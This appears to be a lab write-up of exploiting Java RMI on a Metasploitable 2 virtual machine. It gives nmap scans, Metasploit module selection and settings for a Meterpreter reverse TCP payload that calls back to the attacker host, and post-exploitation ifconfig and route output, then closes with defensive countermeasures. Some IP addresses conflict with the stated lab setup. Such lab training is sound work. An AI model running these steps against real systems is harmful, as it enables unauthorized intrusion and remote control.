# Exploiting Java RMI on Metasploitable 2

**Amin El Kassimi**

CyberSecurity EN
Paolo Rampino
Jan 4, 2026

# Executive summary

## Mission Status


**Operation:** Java Strike

**Target:** Metasploitable2 Infrastructure


**Objective:**
1) Penetrate Java RMI defenses and establish command authority
2) Network configuration of the victim machine.
3) Information about the victim machine's routing table.

**Config LAB:**
- Attacker (KALI) IP: 192.168.11.111
- Victim (Metasploitable2) IP: 192.168.11.112


The Java Remote Method Invocation (Java RMI) is a Java API that performs remote method invocation, the object-oriented equivalent of remote procedure calls (RPC), with support for direct transfer of serialized Java classes and distributed garbage-collection.



# Configuration LAB




*Metasploitable Configuration Network*




*Kali Configuration Network*

# Method 1

The mission began with a systematic reconnaissance of the target infrastructure. Intelligence reports suggested that Java RMI services might be running on the target network, presenting a potential entry point into enemy territory.

```
┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.56.101
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-23 14:34 CET


┌──(kali㉿kali)-[~]
└─$ nmap -sV 192.168.11.112 -p 1099
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-23 14:35 CET
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns
 or specify valid servers with --dns-servers
Nmap scan report for 192.168.11.112
Host is up (0.0013s latency).

PORT     STATE SERVICE  VERSION
1099/tcp open  java-rmi GNU Classpath grmiregistry
MAC Address: 08:00:27:59:35:43 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.30 seconds
```

*Reconnaissance scan revealing Java RMI service on port 1099*

Using advanced scanning techniques, our cyber reconnaissance unit deployed Nmap against the target at 192.168.56.101. The scan results were promising — port 1099 was wide open, running GNU Classpath grmiregistry. This discovery represented a significant vulnerability in the target's defensive perimeter.

```
msf > search java_rmi

Matching Modules
================

   #  Name                                          Disclosure Date  Rank       Check  Description
   -  ----                                          ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry            .                normal     No     Java RMI Registry Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server            2011-10-15       excellent  Yes    Java RMI Server Insecure Default Configuration Java Code Execution
   2    \_ target: Generic (Java Payload)           .                .          .      .
   3    \_ target: Windows x86 (Native Payload)     .                .          .      .
   4    \_ target: Linux x86 (Native Payload)       .                .          .      .
   5    \_ target: Mac OS X PPC (Native Payload)    .                .          .      .
   6    \_ target: Mac OS X x86 (Native Payload)    .                .          .      .
   7  auxiliary/scanner/misc/java_rmi_server        2011-10-15       normal     No     Java RMI Server Insecure Endpoint Code Execution Scanner
   8  exploit/multi/browser/java_rmi_connection_impl  2010-03-31      excellent  No     Java RMIConnectionImpl Deserialization Privilege Escalation


Interact with a module by name or index. For example info 8, use 8 or use exploit/multi/browser/java_rmi_connection_impl

msf > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
```

*Search and use exploit for JAVA RMI*

With intelligence gathered, it was time to move from reconnaissance to active exploitation. The assault team selected Metasploit's java_rmi_server module as the primary weapon of choice, configured with a Meterpreter payload for maximum post-exploitation capability.

## Objective 1: ) Penetrate Java RMI

```
msf exploit(multi/misc/java_rmi_server) > set rhosts 192.168.11.112
rhosts => 192.168.11.112
msf exploit(multi/misc/java_rmi_server) > set payload java/meterpreter/reverse_tcp
payload => java/meterpreter/reverse_tcp
msf exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS     192.168.11.112   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Generic (Java Payload)


View the full module info with the info, or info -d command.
```

*Tactical selection of Java RMI exploitation module*

The initial configuration appeared flawless:

- Target: 192.168.56.101:1099
- Payload: java/meterpreter/reverse_tcp
- Callback: 192.168.56.102:4444

The first strike launched successfully — connection established, handler activated, and shell session initiated.
Successfully exploited **Java RMI Server vulnerability** on Metasploitable 2

**Exploit Details:**
**Module used:** multi/misc/java_rmi_server

- **CVE:** Likely CVE-2011-3556 or similar Java RMI vulnerabilities
- **Port:** 1099 (Default Java RMI registry port)
- **Target:** Metasploitable's vulnerable Java RMI service

**What happened:**

1. **Target identified:** 192.168.11.112:1099 - Java RMI registry
2. **Payload delivery:** Created HTTP server (192.168.11.111:8080) to serve malicious JAR
3. **Exploitation:** Sent RMI call that triggered victim to download and execute the payload
4. **Session established:** Meterpreter Java payload on Linux

These steps successfully obtained the victim machine's network configuration, including its IP addresses and active interfaces. Furthermore, the routing table information was captured, revealing the network paths available from the compromised system.

**Objective 2:** Network configuration of the victim machine.

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:fe59:3543
IPv6 Netmask : ::
```

**Objective 3:** Information about the victim machine's routing table.

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                   Netmask  Gateway  Metric  Interface
    ------                   -------  -------  ------  ---------
    ::1                      ::       ::
    fe80::a00:27ff:fe59:3543 ::       ::
```

## Lessons from the Digital Battlefield

The Java RMI vulnerability exploited in this mission represents a class of deserialization attacks that have plagued distributed Java applications for years. Here's what makes these attacks so dangerous:

1. **Network Accessible**: RMI services typically listen on network ports, making them remotely exploitable.
2. **Serialization Trust**: Default configurations often trust serialized objects without proper validation.
3. **Privilege Context**: RMI services frequently run with elevated privileges.
4. **Detection Difficulty**: Attacks can be subtle and difficult to distinguish from legitimate traffic.

**Victory Metrics:**

1. **Target Identified**: Java RMI service discovered and analyzed
2. **Initial Access**: Exploitation payload successfully deployed
3. **System Control**: Complete administrative authority confirmed
4. **Mission Objectives**: All objectives accomplished

## Defensive Intelligence for System Administrators

Based on this successful penetration, defending forces should implement the following countermeasures:

**Immediate Actions**:

- Audit all Java RMI services for necessity and exposure
- Implement network-level access controls for port 1099
- Apply latest Java security updates immediately

**Strategic Defenses**:

- Deploy application-level authentication for RMI services
- Implement deserialization filtering to prevent malicious object processing
- Monitor network traffic for suspicious RMI communication patterns
- Consider alternatives to RMI for inter-application communication